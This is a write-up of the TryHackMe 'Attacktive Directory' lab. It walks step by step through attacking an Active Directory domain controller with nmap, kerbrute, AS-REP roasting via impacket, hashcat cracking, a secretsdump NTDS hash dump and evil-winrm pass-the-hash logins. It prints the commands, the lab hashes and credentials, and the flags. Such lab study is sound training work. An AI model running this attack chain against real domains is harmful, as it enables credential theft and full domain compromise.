This is a walkthrough of tryhackme's room attacktive directory,

first of all lets do some basic enumeration using nmap and enum4linux :

Nmap :

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sSV -T4 -Pn 10.10.201.172
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-08 10:09 EDT
Nmap scan report for 10.10.201.172
Host is up (0.15s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-05-08 14:09:53Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.17 seconds
```

.
(domain name = spookeyspec.local) add it to hosts file with domain to IP)
enum4linux :

.

(domain name information)

```
 ==========( Getting domain SID for 10.10.201.172 )==========

Domain Name: THM-AD
Domain Sid: S-1-5-21-3591857110-2884097990-301047963

[+] Host is part of a domain (not a workgroup)
```

now lets enumerate some users using kerbrute tool :


"userenum" – for enumerating users

--dc for domain controller

-d for domain name

-t for threads to increase speed

so our command will look like this :



.

save it in a text file , may use it later .

Enough for enumeration , lets do some exploitation now :

so we will be performing AS-REP roasting to attack kerberos here :

ASReproasting occurs when a user account has the privilege "Does not require Pre-Authentication" set. This means that the account does not need to provide valid identification before requesting a Kerberos Ticket on the specified user account.

We will use impacket script GetNPUsers.py

that will allow us to query ASReproastable accounts from the Key Distribution Center. The only thing that's necessary to query accounts is a valid set of usernames which we enumerated previously via Kerbrute.

So here our arguments are :

-no-pass → for no password required

-dc-ip → to specify domain controller ip

then add spookysec.local/svc-admin

```
┌──(root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# ./GetNPUsers.py -no-pass -dc-ip 10.10.55.239 spookysec.local/svc-admin
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for svc-admin
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:f964e3cfcbdcc45202f38f04a0d9e6d1$5c427caed63cceb1ecbbec65da77d35d6e2714d7b31042741231219aeb1fd5df38aee0f26830ac5ad883
132628a6759fb4658867eaf008f8d1a9bde19dac9a145de5d6f6a10e1e719a99e4c46b4f01d66a97a03621c4bb907a3033b5ad323b06182a516e8a756b89fa6ab70f18d401799ae427cae56465d03
231efe8d867dc5709799671d4d421a9ed072e84deac6bfbf47ebefa3cdd16fa92311cdcaa2e808ad4221819a3c4b05b179f4139c9511ef17b8196e2d33b399bb9f0517ba29d71b9fb6feb7a865623
11d5b6482972228401037cf60235ce64261aa80ab1e91ef8f1cf660b4cd66650e541ccefd512f8d2934ff5
```

.

we got hash for svc-admin user ,

lets crack it using hashcat :

copy this hash and save it into a text file ,

in hashcat we crack AS-REP passwords using method 18200 ,

so our syntax will be

hashcat -m 18200 hashfile.txt passwordfile.txt –force

use –force if running linux on vm .

```
┌──(root㉿kali)-[/home/kali/active-directory]
└─# hashcat -m 18200 admin-hash.txt passwords.txt --force
hashcat (v6.2.5) starting

You have enabled --force to bypass dangerous warnings and errors!
```

.

results :

```
9671d4d421a9ed072e84deac6bfbf47ebefa3cdd16fa92311cdcaa2e808ad4221819a3c4b05b179f4139c9511ef1
37cf60235ce64261aa80ab1e91ef8f1cf660b4cd66650e541ccefd512f8d2934ff5:management2005

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:f964e3cfcbd...934ff5
Time.Started.....: Sun May  8 12:43:55 2022, (0 secs)
Time.Estimated...: Sun May  8 12:43:55 2022, (0 secs)
Kernel.Feature...: Pure Kernel
File (passwords.txt)
```

.

now we got a username as well as password , which may have more access to the machine , lets use that account to enumerate further ,

this time we will enumerate shares using smb-client tool ,

smbclient $IP -U “username”

```
┌──(root㉿kali)-[/home/kali/active-directory]
└─# smbclient -L 10.10.55.239 -U svc-admin
Enter WORKGROUP\svc-admin's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.55.239 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

.

enter the password we cracked via hashcat .

Lets login to backup share and see whats there :

.

there are some backup credentials , which I used get command to download .

Lets see those credentials :

```
┌──(root㉿kali)-[/home/kali/active-directory]
└─# cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw

┌──(root㉿kali)-[/home/kali/active-directory]
└─# base64 -d backup_credentials.txt
backup@spookysec.local:backup2517860

┌──(root㉿kali)-[/home/kali/active-directory]
└─#
```

.

the credentials we base64 encoded so I decoded them using base64 tool and -d for decode .

So now we will use this backup account to retrieve NTDS.DIT file which has hashes for all the users.

```
┌──(root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# ./secretsdump.py -dc-ip 10.10.55.239 backup@spookysec.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
```

.

so as we have access to all the hashes and we can use this hashes to log into any user we Want ,

we have fully compromised the domain .

Now use evil-winrm to log into users and collect our flags :

use -H parameter to use hashes for login :

```
┌──(root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# evil-winrm -u Administrator -H 0e0363213e37b94221497260b0bcb4fc  -i 10.10.55.239

Evil-WinRM shell v3.3
```

.

Admin Flag :

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
TryHackMe{4ctiveD1rectoryM4st3r}
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cd ../../
*Evil-WinRM* PS C:\Users> dir
```

.

svc-admin flag :

```
    Directory: C:\Users\svc-admin\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/4/2020  12:18 PM             28 user.txt.txt


t*Evil-WinRM* PS C:\Users\svc-admin\Desktop> type user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> cd ../../
```

.

backup user flag :

```
    Directory: C:\Users\backup\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/4/2020  12:19 PM             26 PrivEsc.txt


*Evil-WinRM* PS C:\Users\backup\Desktop> type PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
*Evil-WinRM* PS C:\Users\backup\Desktop>
```